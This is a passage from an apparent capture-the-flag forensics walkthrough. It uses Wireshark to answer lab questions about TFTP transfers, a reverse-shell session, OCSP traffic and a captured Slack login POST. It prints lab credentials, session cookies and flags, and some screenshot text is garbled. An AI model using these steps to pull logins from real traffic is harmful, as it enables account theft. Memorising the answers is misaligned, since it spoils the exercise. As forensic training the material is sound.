
✓ Answer:

fruitadmin:Summer2023!

🔍 Q32 – What is the content of the file being transferred?

💡 Steps:

1. Applied filter:
2. tftp
3. Located TFTP RRQ (Read Request).
4. Followed UDP stream and exported payload.
5. Analyzed contents (text file).



✓ Answer:

The flag is: FRUIT{tftp_flag}

🔍 Q33 – What is the OS version of the compromised system?

💡 Steps:

1. Followed the TCP stream of a reverse shell.
2. Read the commands executed by the attacker.
3. Located the output of lsb_release -a or similar.

https.pcapy

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Current filter: ocsp.certStatus

No.	Time	Source	Destination	Protocol	Length Info
6486	103.700881377	13.225.221.66	192.168.2.244	TLSv1.2	909 Certificate, Certificate Status, Server Key Exchange, Server Hello Done
6487	103.701269139	13.225.221.66	192.168.2.244	TLSv1.2	899 Certificate, Certificate Status, Server Key Exchange, Server Hello Done
6487	103.701269139	13.225.221.66	192.168.2.244	TLSv1.2	899 Certificate, Certificate Status, Server Key Exchange, Server Hello Done
491	2.978016772	13.225.221.64	192.168.2.244	TLSv1.2	1096 Certificate, Certificate Status, Server Key Exchange, Server Hello Done
6646	103.764272564	13.225.221.83	192.168.2.244	TLSv1.2	912 Certificate, Certificate Status, Server Key Exchange, Server Hello Done
38	0.581171448	13.225.221.9	192.168.2.244	TLSv1.2	1074 Certificate, Certificate Status, Server Key Exchange, Server Hello Done
497	2.990794695	172.217.10.99	192.168.2.244	OCSP	768 Response
169	1.030642183	72.21.91.29	192.168.2.244	OCSP	865 Response
162	1.030645586	72.21.91.29	192.168.2.244	OCSP	864 Response
161	1.031662576	72.21.91.29	192.168.2.244	OCSP	864 Response
220	1.255996678	72.21.91.29	192.168.2.244	OCSP	865 Response
339	1.883014897	72.21.91.29	192.168.2.244	OCSP	864 Response
337	1.896250964	72.21.91.29	192.168.2.244	OCSP	865 Response
339	1.8969596319	72.21.91.29	192.168.2.244	OCSP	865 Response
348	1.8969596319	72.21.91.29	192.168.2.244	OCSP	864 Response

```

> Transmission Control Protocol, Src Port: 80, Dst Port: 39626, Seq: 1, Ack: 372, Len: 799
> Hypertext Transfer Protocol
- Online Certificate Status Protocol
  responseStatus: successful (0)
  responseByBytes
    responseType Id: 1.3.6.1.5.5.7.48.1.1 (id-pkix-ocsp-basic)
      - BasicOCSPResponse
        - tbsResponseData
          - responderID: byKey (2)
            byKey: 0f80611c823161d5f2f28e78d4638b42ce1c6d9e2
            producedAt: Apr 17, 2020 18:03:50.000000000 EET
            - responder: 1 item
              - SingleResponse
                - certID
                  - hashAlgorithm (SHA-1)
                    Algorithm Id: 1.3.14.3.2.26 (SHA-1)
                    issuerNameHash: 105f6a7a80089db5279f35ce830b43889ea3c70d
                    issuerKeyHash: 0f80611c823161d5f2f28e78d4638b42ce1c6d9e2
                    serialNumber: 0x07752cebe5222fcfc5c7d2038984c5198
                - certStatus: good (0)
                lastUpdate: Apr 17, 2020 18:03:50.000000000 EET
                nextUpdate: Apr 24, 2020 17:18:50.000000000 EET
                padding: 0
                signatureAlgorithm (sha256WithRSAEncryption)
                - truncated]: a9057b7620c85adf6d5a627a899db580e5d9c99d28488d075f937e6bdcfc66530eea8ffa1eeba75d6558
  
```

Packets: 12192 - Displayed: 29 (0.2%) | Profile: Default

Answer:

Ubuntu 20.04.6 LTS

Q34 – What is the email of someone who needs to change their password?

Steps:

- Located HTTP POST request carrying login data.
- Parsed form-data body.
- Found key-value pair with email.

Wireshark - Follow HTTP2 Stream (tcp.stream eq 39 and http2.streamid eq 21) - https.pcapy

File Edit View

tcp.stream eq 39

```

:method: POST
:path: /
:authority: fruitincworkspace.slack.com
:scheme: https
user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:76.0) Gecko/20100101 Firefox/76.0
accept: application/javascript, text/javascript, application/json, application/xhtml+xml, application/xml;q=0.9, image/webp,*/*;q=0.8
accept-language: en-US,en;q=0.5
accept-encoding: gzip, deflate, br
content-type: application/x-www-form-urlencoded
content-length: 194
origin: null
cookie: b=9lmcvj9h0pwksrwoopvfs2no
cookie: x=9lmcvj9h0pwksrwoopvfs2no.1587148414
upgrade-insecure-requests: 1
te: trailers

.....signin=1&redirect=&has_remember=1&crumb=s-1587148414-81f09401d3558107iaeacd2fc7386525177adc89cb6f09245cdf399fcda9457-%E2%98%83@email=Jim.Tomato%40fruitinc.xyz&password=v%9SEDDLM98GbMk23&remember=on
  
```

Frame 4757: 1 Ethernet II, Internet Prot, Transmission Control, Hypertext Tr/ Stream: HE/ Length: 194 Type: HE Flags: 0... .000 000 [Pad Len] 0... .000 000 [Weight] 0... [Header B clientpkt(s), 0 servpkt(s), 0 turn(s). Entire conversation (723 bytes)] Show data as ASCII Stream 39 Substream 21 Find Next

Find: Filter Out This Stream Print Save as... Back × Close Help

https.pcapy

 **Answer:**

Jim.Tomato@fruitinc.xyz

 **Q35 – A service is assigned to an interface. What is the interface, and what is the service? (Format: interface:service)**

 **Steps:**

1. Inspected HTTP POST request with multipart-form data.
2. Found fields:
 - o interface[] = lan
 - o server0 = pfsense.pool.ntp.org
3. Recognized service as NTP.

 **Answer:**

lan:ntp